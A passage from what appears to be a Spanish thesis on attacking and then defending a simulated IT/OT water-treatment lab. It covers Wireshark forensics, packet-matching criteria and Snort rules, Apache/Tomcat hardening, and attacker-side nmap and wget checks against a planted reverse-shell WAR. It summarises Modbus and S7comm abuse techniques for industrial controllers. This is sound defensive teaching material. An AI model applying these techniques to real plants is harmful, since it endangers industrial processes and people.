8.2.5. Fase de Obtención de resultados

Con respecto a la fase de ataque sobre la parte OT, se ha demostrado la eficacia de los scripts con los que cuenta Nmap, con los cuales el atacante fue capaz de obtener información específica de los componentes industriales a través de los puertos que utilizan para comunicarse. También se ha podido ver como otros scripts que pueden encontrarse fácilmente por la web, así como algunos módulos con los que cuenta Metasploit Framework son de gran ayuda durante la etapa de escaneo.

Una vez que se obtuvo suficiente información, ya se pudo pasar a la etapa de análisis de vulnerabilidades y explotación. Quedó demostrado como el protocolo Modbus puede ser fácilmente abusado mediante el módulo *modbusclient* [8.2.4] de Metasploit,

permitiendo la lectura y escritura no autorizada de registros y coils. También se mencionó la posibilidad de realizar una denegación de servicio a un PLC de S7comm [8.2.4] mediante un exploit público [56].

Por tanto, quedó demostrada la necesidad de unas medidas defensivas que protejan a la Tecnología Operativa (OT), ya que en caso de que estas no existan o se encuentren mal configuradas, el entorno OT sería fácilmente atacable por un hacker externo. Recordar que las consecuencias de este tipo de ataques a la parte OT, puede provocar consecuencias severas afectando no solo a la productividad y el funcionamiento de los IACS, sino también a las personas involucradas en el entorno afectado.

9. Análisis forense

El proceso de análisis forense se ha basado en capturar e identificar los paquetes que realizan acciones comprometidas contra la red interna. Para conseguir capturar dichos paquetes, se ha utilizado la herramienta Wireshark [6.2] la cual permite capturar, analizar y exportar los paquetes que se encuentran en el tráfico de la red. Wireshark se arrancó en M2-GATEWAY y fue capaz de capturar todo el tráfico que se produjo entre red externa (10.0.3.0/24) e interna (10.0.5.0/24) durante las fases de pentesting. Con el objetivo de no sobrecargar el contenido de esta prueba de concepto, el análisis forense y las medidas defensivas se han limitado a tratar con los paquetes de S7comm [8.2.2], SMNP [8.2.2] y EtherNet/IP [8.2.2]. Lo primero que se realizó fue analizar el tráfico que se produjo durante la ejecución del script de escaneo *s7-enumerate*.

9.1. S7comm

La comunicación que utilizaba la gama de Siemens involucrada en M3-INDUSTRIAL es S7comm a través del puerto 102. Observando el tráfico capturado por Wireshark y filtrando por protocolo S7COMM, se obtienen una serie de paquetes como se ve en la siguiente imagen.




Figura 9.1: Tráfico protocolo S7COMM *s7-enumerate*

Figura 9.2: Log Conpot *s7-enumerate*

Los primeros paquetes buscan establecer la conexión entre hosts, el último paquete es el que contiene la información del PLC que se envía al atacante. El contenido de la trama de S7comm es el siguiente.




Figura 9.3: Trama del protocolo S7comm con información del PLC

Con Wireshark se pudo confirmar que el paquete provenía de la IP de M3-INDUSTRIAL (10.0.5.8) desde el puerto 102 hacia la IP de M1-ATACANTE (10.0.3.4) y utilizando el protocolo S7COMM. Además, mediante el visualizador hexadecimal, se pudo leer el contenido de la trama bajo S7comm que incluye la información del PLC como se ve en la figura [9.3]. Por tanto, gracias a esta información, fue más fácil la tarea de despliegue de medidas defensivas ya que se tenía suficiente información para *matchear* este paquete.

Para el proceso de *matcheo* se utilizó la cabecera hexadecimal de la trama de S7comm. En concreto:

```
32 07 00 00 00 00 00 08 01 1c
```

Figura 9.4: Cabecera de la trama S7comm

En conclusión, teniendo la dirección IP de origen (10.0.5.8), el puerto de origen (102) y el valor de la cabecera (32 07 00 00 00 00 00 08 01 1c) ya se tenía suficiente información para identificar este paquete en el futuro y tomar las medidas que se vieran oportunas durante la etapa de despliegue de medidas defensivas.

9.2. SNMP

Con respecto al servicio SNMP, el tráfico capturado durante la ejecución del módulo *snmp_enum* de Metasploit fue un poco extenso. Un ejemplo de respuesta de M3-INDUSTRIAL a M1-ATACANTE que se ha escogido fue el paquete donde se envía el campo *Description* con el valor "Siemens, SIMATIC, S7-200". El paquete en cuestión era el siguiente.

```
conpot_1  | 2024-04-04 07:16:59,936 New snmp session from 10.0.3.6 (92473805-fe24-49cc-bffd-70eeff6e11de)
conpot_1  | 2024-04-04 07:16:59,936 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.1.5.0
conpot_1  | 2024-04-04 07:16:59,937 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.1.5.0 CP 443-1 EX40
conpot_1  | 2024-04-04 07:17:00,181 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.1.1.0
conpot_1  | 2024-04-04 07:17:00,181 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.1.1.0 Siemens, SIMATIC, S7-200
conpot_1  | 2024-04-04 07:17:00,379 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.1.4.0
conpot_1  | 2024-04-04 07:17:00,379 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.1.4.0 Siemens AG
conpot_1  | 2024-04-04 07:17:00,590 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.1.6.0
conpot_1  | 2024-04-04 07:17:00,591 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.1.6.0 Boecillo
conpot_1  | 2024-04-04 07:17:00,810 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.1.3.0
conpot_1  | 2024-04-04 07:17:00,810 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.1.3.0 1335
conpot_1  | 2024-04-04 07:17:00,944 SNMPv1 Get request from ('10.0.3.6', 44522): 1.3.6.1.2.1.25.1.1.0
conpot_1  | 2024-04-04 07:17:00,944 SNMPv1 Get response to ('10.0.3.6', 44522): 1.3.6.1.2.1.25.1.1.0
```

Figura 9.5: Log Conpot *snmp_enum*




Figura 9.6: Paquete SNMP con el valor del campo *Description*

En este caso, al tratarse de varios paquetes conteniendo información del IACS y con cabeceras distintas todos ellos, en la fase defensiva interesaría identificar la totalidad de los paquetes donde se involucrara el puerto 161 en M3-INDUSTRIAL. De modo que para matchear los paquetes, se identificaron aquellos cuya dirección de origen fuera la red interna (10.0.5.0/24) en el puerto 161 y el destino fuera una dirección IP de la red externa (10.0.3.0/24). Por tanto lo que se trató de conseguir en la fase defensiva con respecto al protocolo SNMP, fue identificar todos los paquetes provenientes de la red interna que fueran dirigidos a la red externa. En caso de que se decida bloquear este tráfico saliente, se conseguirá que no se envíe ninguna respuesta desde M3-INDUSTRIAL al atacante con información sensible del IACS.

9.3. EtherNet/IP

Durante la ejecución del script de Nmap *enip-info* dirigido al puerto 44818, se capturó nada más una petición desde M1-ATACANTE y una respuesta desde M3-INDUSTRIAL conteniendo el nombre del producto como se puede ver en la imagen que viene a continuación.




Figura 9.7: Log Conpot *enip-info*




Figura 9.8: Paquete ENIP con el valor del campo “productName”

En este caso se utilizó la misma estrategia que con SNMP, se decidió identificar directamente todos los paquetes que provengan de la red interna (10.0.5.0/24) en el puerto 44818 y tuvieran como destino una dirección IP de la red externa (10.0.3.0/24). Este tipo de filtrado total es el más seguro ya que el atacante no recibirá ninguna respuesta, sin embargo, esta puede que no sea la mejor estrategia ya que la víctima puede necesitar otro tipo de filtrado más específico como en el caso de S7comm [9.1].

En conclusión, a partir de este simple análisis forense, ya se obtuvo suficiente información para levantar medidas defensivas que puedan filtrar los puertos 102, 161 y 44818 utilizados respectivamente por los protocolos S7comm, SNMP, y EtherNet/IP. La información recabada fue la siguiente.

Tabla 9.1

Información sobre los paquetes a filtrar

Criterio para *matchear* paquetes					
Protocolo	IP origen	Puerto origen	IP destino	Puerto destino	Contenido
TCP	10.0.5.0/24	102	10.0.3.0/24	-	Cabecera[1]
UDP	10.0.5.0/24	161	10.0.3.0/24	-	-
TCP	10.0.5.0/24	44818	10.0.3.0/24	-	-

[1]Cabecera paquete *s7-enumerate* - 32 07 00 00 00 00 00 08 01 1c

10. Medidas defensivas

Una vez vista la prueba de concepto de lo que puede ser un ciberataque a un entorno con convergencia IT/OT y gracias al análisis forense llevado a cabo [9], llegaba el momento de planear y desplegar medidas defensivas para evitar este ciberataque. Los bastionados que se llevaron a cabo se dividieron en dos conjuntos disjuntos, defensas para la parte IT y defensas para la parte OT.

Para este parte se tuvo de apoyo la matriz de riesgos 7.5 desarrollada anteriormente, para conocer las diferentes amenazas a las que se enfrentaba WWTP-Sim. Las defensas implementadas junto con el efecto que estas produjeron ante los mismos ataques que se efectuaron anteriormente, vienen recogidos a continuación.

10.1. Refuerzo del Gateway

Recordar que la parte IT estaba representada por una máquina Linux con distribución Ubuntu (M2-GATEWAY). Esta máquina actuaba como Gateway IIoT a través del uso de Tomcat como un servidor donde se desplegaban las aplicaciones que se consideraban oportunas. En este trabajo, se utilizó Apache Guacamole con la intención de poder realizar conexiones en remoto a los sistemas de la red interna a través de protocolos como SSH, Telnet, RDP, etc.

Sin embargo, la existencia del portal de Tomcat abierto en el puerto 8080 ya suponía demasiada información para un atacante. El hacker ya conocía la versión y podía buscar vulnerabilidades y exploits conocidos además de poder llevar a cabo ataques de fuerza bruta para conseguir un *bypass* de la autenticación como se demostró en el punto [8.1.4].

Es por ello que se decidió añadir una barrera entre la red externa y el Gateway, desplegando un Apache HTTP Server.

10.1.1. Apache HTTP Server

Con el despliegue de Apache HTTP Server [6.1] se consiguió regular lo que se mantenía abierto al público en términos de *endpoints*. Mediante una configuración sencilla, se pudo conseguir que un usuario externo fuera capaz de acceder únicamente a la aplicación de Apache Guacamole, eliminando la existencia de otros *endpoints* por donde el atacante podía intentar penetrar. Con este bastionado, ya no existía ningún servicio de autenticación como el que existía anteriormente en Tomcat, ahora quedaba reducido al portal de autenticación de Apache Guacamole.

Con el levantamiento de este servidor Apache HTTP, la red quedó distribuida como se observa a continuación.




Figura 10.1: Bastionado con Apache HTTP Server

La conexión entre el nuevo servidor Apache HTTP y el servidor de Tomcat ya desplegado se consiguió a través del conector *mod_jk* el cual, una vez instalado, solo necesitaba de una breve configuración que viene recogida a continuación.

Lo primero fue crear un fichero llamado *workers.properties* donde se configuró una instancia de Tomcat que fue la que ejecutaba el *servlet* pertinente. La configuración quedó de la siguiente manera.

```
worker.list=tomcat

worker.tomcat.type=ajp13
worker.tomcat.host=localhost
worker.tomcat.port=8009
```

Extracto de código 10.1: Configuración del fichero *workers.properties*

Ya se contaba entonces con una instancia llamada *tomcat* que utilizaba la dirección *localhost* en el puerto 8009 para comunicarse. Ahora tocaba pasar a modificar el fichero *httpd.conf* para finalizar la configuración. La configuración de este último fichero se basaba en cargar el módulo del conector *mod_jk* y crear el endpoint donde se alojara el Apache Guacamole. Se consiguió de la siguiente manera.

```
1  LoadModule jk_module modules/mod_jk.so
2
3  <IfModule jk_module>
4  JkWorkersFile "conf/workers.properties"
5
6  JkLogFile "logs/mod_jk.log"
7  JkLogLevel emerg
8  JkLogStampFormat "[%a %b %d %H:%M:%S %Y]"
9  JkOptions +ForwardKeySize +ForwardURICompat -ForwardDirectories
10
11 JkRequestLogFormat "%w %V %T %p %q %r %v %U"
12
13 JkMount /guacamole* tomcat
14
15 </IfModule>
```

Extracto de código 10.2: Configuración del fichero *httpd.conf*

Algo a destacar es la línea 13 con la que se consigue que en el puerto 80 y la dirección /guacamole se aloje la aplicación de Apache Guacamole, a través de la instancia *tomcat* creada anteriormente.

El proceso no acababa aquí, ya que el puerto 8080 seguía abierto, quedando el portal de administración de Tomcat expuesto. Para cerrar esta conexión, bastaba con comentar la línea del *Connector* del puerto 8080 en el fichero de configuración llamado *server.xml*.

```
1  <!--Connector port="8080" protocol="HTTP/1.1"
2         connectionTimeout="20000"
3         redirectPort="8443" /-->
```

Extracto de código 10.3: Cierre de la conexión con el puerto 8080

Con el despliegue del servidor Apache HTTP y la configuración anterior, se ha conseguido que solamente estuviera expuesta la aplicación de Apache Guacamole evitando posibles *endpoints* que le sirvieran de acceso al atacante para pivotar por el servidor. Recordar también que aunque en el servidor Tomcat se encontraba desplegado el exploit en formato *WAR*, al no estar configurado en el fichero *httpd.conf*, no era accesible para el atacante.

```
1  (root@atacante)-[~]
2  $ nmap -p 80 -sV 10.0.3.4
3  Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 10:48 CET
4  Nmap scan report for 10.0.3.4
5  Host is up (0.00043s latency).
6
7  PORT   STATE SERVICE VERSION
8  80/tcp open  http    Apache httpd 2.4.58 ((Unix) mod_jk/1.2.49)
9  MAC Address: 08:00:27:79:29:EC (Oracle VirtualBox virtual NIC)
10
11 Service detection performed. Please report any incorrect results at
       https://nmap.org/submit/ .
12 Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
```

Extracto de código 10.4: Puerto 80 abierto

```
(root@atacante)-[~]
$ wget http://10.0.3.4/guacamole
--2024-03-05 10:50:58--  http://10.0.3.4/guacamole
Connecting to 10.0.3.4:80... connected.
HTTP request sent, awaiting response... 302 Movido temporalmente
Location: http://10.0.3.4/guacamole/ [following]
--2024-03-05 10:50:58--  http://10.0.3.4/guacamole/
Reusing existing connection to 10.0.3.4:80.
HTTP request sent, awaiting response... 200 OK
Length: 2811 (2,7K) [text/html]
Saving to: 'guacamole'

guacamole        100%[==========>]   2,75K  --.-KB/s    in 0s

2024-03-05 10:50:58 (371 MB/s) - 'guacamole' saved [2811/2811]
```

Extracto de código 10.5: Apache Guacamole en el servidor Apache

```
(root@atacante)-[~]
$ wget http://10.0.3.4/rev_shell
--2024-04-15 12:40:57--  http://10.0.3.4/rev_shell
Connecting to 10.0.3.4:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-04-15 12:40:57 ERROR 404: Not Found.
```

Extracto de código 10.6: Exploit inaccesible en el servidor Apache

```
(root@atacante)-[~]
$ nmap -p 8080 10.0.3.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 10:49 CET
Nmap scan report for 10.0.3.4
Host is up (0.00037s latency).

PORT     STATE  SERVICE    VERSION
8080/tcp closed http-proxy
MAC Address: 08:00:27:79:29:EC (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

Extracto de código 10.7: Puerto 8080 cerrado

10.2. Refuerzo de Conpot

Al igual que se ha realizado un proceso de bastionado sobre la parte IT, también se podían aplicar medidas defensivas para prevenir ataques sobre la parte OT. Es importante concienciarse de que a pesar del despliegue del servidor Apache, la parte IT podía llegar a ser vulnerable en algún momento, es por eso que debía de asegurarse la protección de la red OT en caso de que se comprometiera la parte IT. Cabe recordar que hasta el momento, entre la parte IT y la OT solamente existía la máquina M2-GATEWAY la cual actuaba como enrutador entre la red externa y la interna. Sin

embargo, para que la demostración de la eficacia de las medidas defensivas se comprenda mejor, no se va a tener en cuenta a la máquina M2-GATEWAY y se va a introducir una nueva máquina que actúe como una especie de enrutador.

Esta nueva máquina tenía como nombre **M4-ROUTER** y las defensas que se van a plantear se desplegaron sobre esta nueva máquina. Las máquinas para este apartado de defensa sobre la parte OT quedaron de la siguiente manera.

Tabla 10.1

Máquinas virtuales implicadas en el bastionado de Conpot

Máquinas virtuales		
Nombre	Dirección IPv4	Distribución
M1-ATACANTE	10.0.3.6	Kali Linux 6.6.9-amd64
M4-ROUTER	10.0.3.10 10.0.5.7	Ubuntu 20.04.6 LTS
M3-INDUSTRIAL	10.0.5.8	Kali Linux 6.6.9-amd64

Se ha podido ver como tanto las especificaciones del sistema como las interfaces de red eran muy similares con las de M2-GATEWAY. Contaba con dos adaptadores de red para comunicarse con ambas redes externa e interna pero a diferencia del Gateway, en este caso no estaba configurado como un *ipv4 forwarder*, la tarea de enrutado se hizo a través de la herramienta Socat [6.2]. Socat se utiliza a través de la línea de comandos y para este trabajo se ha necesitado un script muy sencillo. El script estaba formado por una serie de reglas, dichas reglas contaban con la misma estructura que viene a continuación.

```
1 socat TCP-LISTEN:X,fork,reuseaddr TCP:10.0.5.8:X
```

Extracto de código 10.8: Ejemplo de regla Socat

- **TCP-LISTEN:X** establece que socat abra el puerto **X** para escuchas conexiones TCP.
- **fork:** permite que se establezca más de una conexión con el puerto de escucha X.
- **reuseaddr:** permite un reinicio inmediato del proceso del servidor.
- **TCP:10.0.5.8:X** con esto le indico a socat que la comunicación TCP con el puerto X de M4-ROUTER, se redirija al mismo puerto en M3-INDUSTRIAL.

De esta forma, ya estaban comunicadas M1-ATACANTE y M3-INDUSTRIAL. Además, como todo el tráfico pasaba a través de M4-ROUTER, se podrían realizar tareas de monitorización y filtrado como se verá en los siguientes puntos. Se han realizado tres pruebas de concepto para tres medidas defensivas que pueden ser aplicadas de manera conjunta o disjunta dependiendo de las preferencias de los administradores. Para cada prueba de concepto se mostrará la configuración que es necesaria así como las consecuencias para el supuesto atacante una vez desplegadas dichas medidas defensivas.

10.2.1. IDS (Intrusion Detection System)

La primera medida defensiva que se planteó era la de levantar un IDS, el cual se dedicara a tareas como alertar, loguear y reportar eventos que fueran sospechosos para la red interna. Gracias a los reportes del IDS, el administrador tendría un registro de todo lo ocurrido en la red y podría tomar medidas al respecto para evitar posibles vectores de ataque.

En este caso, como sistema IDS se utilizó Snort [6.2] que conseguiría alertar de posibles paquetes que resultaran comprometidos para la red OT. Snort funciona a través de reglas, las cuales deben cumplir con una sintaxis concreta que se divide en dos campos principales:

- La **cabecera** define la acción que se debe de tomar una vez que se encuentre con un paquete que coincida con la regla, además del protocolo, direcciones y puertos de origen y destino y sentido del tráfico.
- El **cuerpo** define el mensaje asociado con la regla especificada, además del *payload* que hará que la regla encuentre o no a un paquete.

Un ejemplo sencillo de una regla que alerte de un ping desde la red externa a la interna sería el siguiente.

```
1 alert icmp $EXTERNAL_NET -> $HOME_NET (msg:"Ping desde red externa";
    sid:10005;rev:1;)
```

Extracto de código 10.9: Ejemplo de regla Snort

El diagrama de las redes con la inclusión de la máquina M4-ROUTER con Socat y Snort sería el siguiente.

